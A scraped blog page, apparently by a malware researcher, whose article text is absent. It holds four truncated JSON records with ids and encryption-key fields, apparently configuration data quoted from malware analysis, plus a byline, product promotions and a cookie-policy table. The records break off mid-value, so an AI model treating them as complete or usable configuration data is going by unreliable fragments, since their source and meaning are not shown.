{"config":1,"id":"0yUhdo2DH6R4L1DS","enckey":"blWV9WpaVO0tLHUuB2Dun1r9EQ0rNitZA1d3SwLc

{"config":1,"id":"29GRN59seMW6R9xq","enckey":"F5mGmixSHYDjcbmAJfOmEXB76jhOuJma/mH6rLvv

{"config":1,"id":"mO123CwT2U68awpK","enckey":"2Jr3crhwoE/IUN5x3MA7YSahJfWC9l6MmzXGLquw

{"config":1,"id":"RJ372033v7RyJCSG","enckey":"6nKA769q5CexBQxyhZdE3LD2IPdGufwt2qjv1kLq

Albert Zsigovits

Malware Researcher

CUJO AI Lens

An AI-powered analytics solution that, for the first time, gives operators an aggregated, dynamic and near real-time view into the way end users utilize their home or business networks

Learn more

Explorer

Provides complete, programmatic access to granular data via APIs to all the information collected and processed by the CUJO AI Platform

Learn more

Compass

An advanced service that empowers families and businesses to define and manage how their members' online activity affects their everyday lives

Learn more

Other posts by Albert Zsigovits

All posts by Albert Zsigovits

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. These cookies ensure basic functionalities and security features of the website, anonymously.

Cookie	Duration	Description
_GRECAPTCHA	5 months 27 days	This cookie is set by the Google recaptcha service to identify bots to protect the website against malicious spam attacks.
cookielawinfo-checkbox-advertisement	1 year	Set by the GDPR Cookie Consent plugin, this cookie is used to record the user consent for the cookies in the "Advertisement" category .
cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-functional	11 months	The cookie is set by GDPR cookie consent to record the user consent for the cookies in the category "Functional".
cookielawinfo-checkbox-necessary	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookies is used to store the user consent for the cookies in the category "Necessary".
cookielawinfo-checkbox-others	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Other.
cookielawinfo-checkbox-performance	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Performance".
cujo_cerber_*	1 day	Secures the website by detecting and mitigating malicious activity.

Cookie	Duration	Description
viewed_cookie_policy	11 months	The cookie is set by the GDPR Cookie Consent plugin and is used to store whether or not user has consented to the use of cookies. It does not store any personal data.

Functional cookies help to perform certain functionalities like sharing the content of the website on social media platforms, collect feedbacks, and other third-party features.

Performance cookies are used to understand and analyze the key performance indexes of the website which helps in delivering a better user experience for the visitors.

Analytical cookies are used to understand how visitors interact with the website. These cookies help provide information on metrics the number of visitors, bounce rate, traffic source, etc.

Cookie	Duration	Description
_ga	session	The _ga cookie, installed by Google Analytics, calculates visitor, session and campaign data and also keeps track of site usage for the site's analytics report. The cookie stores information anonymously and assigns a randomly generated number to recognize unique visitors.
_gat_gtag_UA_128580456_1	session	Set by Google to distinguish users.
_gid	session	Installed by Google Analytics, _gid cookie stores information on how visitors use a website, while also creating an analytics report of the website's performance. Some of the data that are collected include the number of visitors, their source, and the pages they visit anonymously.

Advertisement cookies are used to provide visitors with relevant ads and marketing campaigns. These cookies track visitors across websites and collect information to provide customized ads.

Other uncategorized cookies are those that are being analyzed and have not been classified into a category as yet.